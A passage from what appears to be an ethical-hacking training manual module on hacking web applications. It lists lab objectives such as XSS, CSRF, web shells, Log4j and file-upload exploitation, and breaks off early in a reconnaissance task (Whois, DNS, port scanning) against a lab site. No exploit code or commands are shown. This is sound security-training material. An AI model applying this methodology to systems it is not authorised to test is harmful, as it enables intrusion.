Module 14: Hacking Web Applications

Scenario

A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web applications are an integral component of online business. Everyone connected via the Internet uses an endless variety of web applications for different purposes, including online shopping, email, chats, and social networking. Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors.

Web application hacking is the exploitation of applications via HTTP by manipulating the application logics via an application's graphical web interface, tampering with the uniform resource identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications, including SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), and insecure communications.

The last module involved acting as an attacker and assessing the security of a web server platform. Now, it is time to move to the next, and most important, stage of a security assessment. An expert ethical hacker or penetration tester (hereafter, pen tester) must test web applications for various attacks such as brute-force, XSS, parameter tampering, and CSRF, and then secure the web applications from such attacks.

The labs in this module provide hands-on experience with various web application attacks to help audit web application security in the target organization.

Objective

The objective of the lab is to perform web application hacking and other tasks that include, but are not limited to:

- Footprinting a web application using various information-gathering tools
- Performing web spidering, detect load balancers, and identify web server directories
- Performing web application vulnerability scanning
- Performing brute-force and cross-site request forgery (CSRF) attack
- Exploiting parameter tampering and cross-site scripting (XSS) vulnerabilities
- Exploiting WordPress plugin vulnerabilities
- Exploiting remote command execution vulnerability
- Exploiting file upload vulnerability
- Gaining backdoor access via a web shell
- Detecting web application vulnerabilities using various web application security tools

Overview of Web Applications

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform web application attacks on the target web application. Recommended labs that will assist you in learning various web application attack techniques include:

1. Footprint the web infrastructure
    - Perform web application reconnaissance using Nmap and Telnet
    - Perform web application reconnaissance using WhatWeb
    - Perform web spidering using OWASP ZAP

- Detect load balancers using various tools
- Identify web server directories using various tools
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using ClickjackPoc

2. Perform web application attacks

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Identify XSS vulnerabilities in web applications using PwnXSS
- Exploit parameter tampering and XSS vulnerabilities in web applications
- Perform cross-site request forgery (CSRF) attack
- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain access by exploiting Log4j vulnerability

3. Detect Web Application Vulnerabilities using Various Web Application Security Tools

- Detect web application vulnerabilities using N-Stalker Web Application Security Scanner

Lab 1: Footprint the Web Infrastructure

Lab Scenario

The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

Lab Objectives

- Perform web application reconnaissance using Nmap and Telnet
- Perform web application reconnaissance using WhatWeb
- Perform web spidering using OWASP ZAP
- Detect load balancers using various tools
- Identify web server directories using various tools
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using ClickjackPoc

Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- **Server Discovery**: Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- **Service Discovery**: Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- **Server Identification**: Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- **Hidden Content Discovery**: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content


Task 1: Perform Web Application Reconnaissance using Nmap and Telnet

In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.


In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. By default, the **Parrot Security** machine is selected.



2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



3. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.


4. Use tools such as **Netcraft** (https://www.netcraft.com), **SmartWhois** (https://www.tamos.com), **WHOIS Lookup** (https://whois.domaintools.com), and **Batch IP Converter** (http://www.sabsoft.com) to perform the Whois lookup.

5. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.

6. Use tools such as, **DNSRecon** (https://github.com), and **DNS Records** (https://network-tools.com), **Domain Dossier** (https://centralops.net) to perform DNS interrogation.

7. Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.

8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



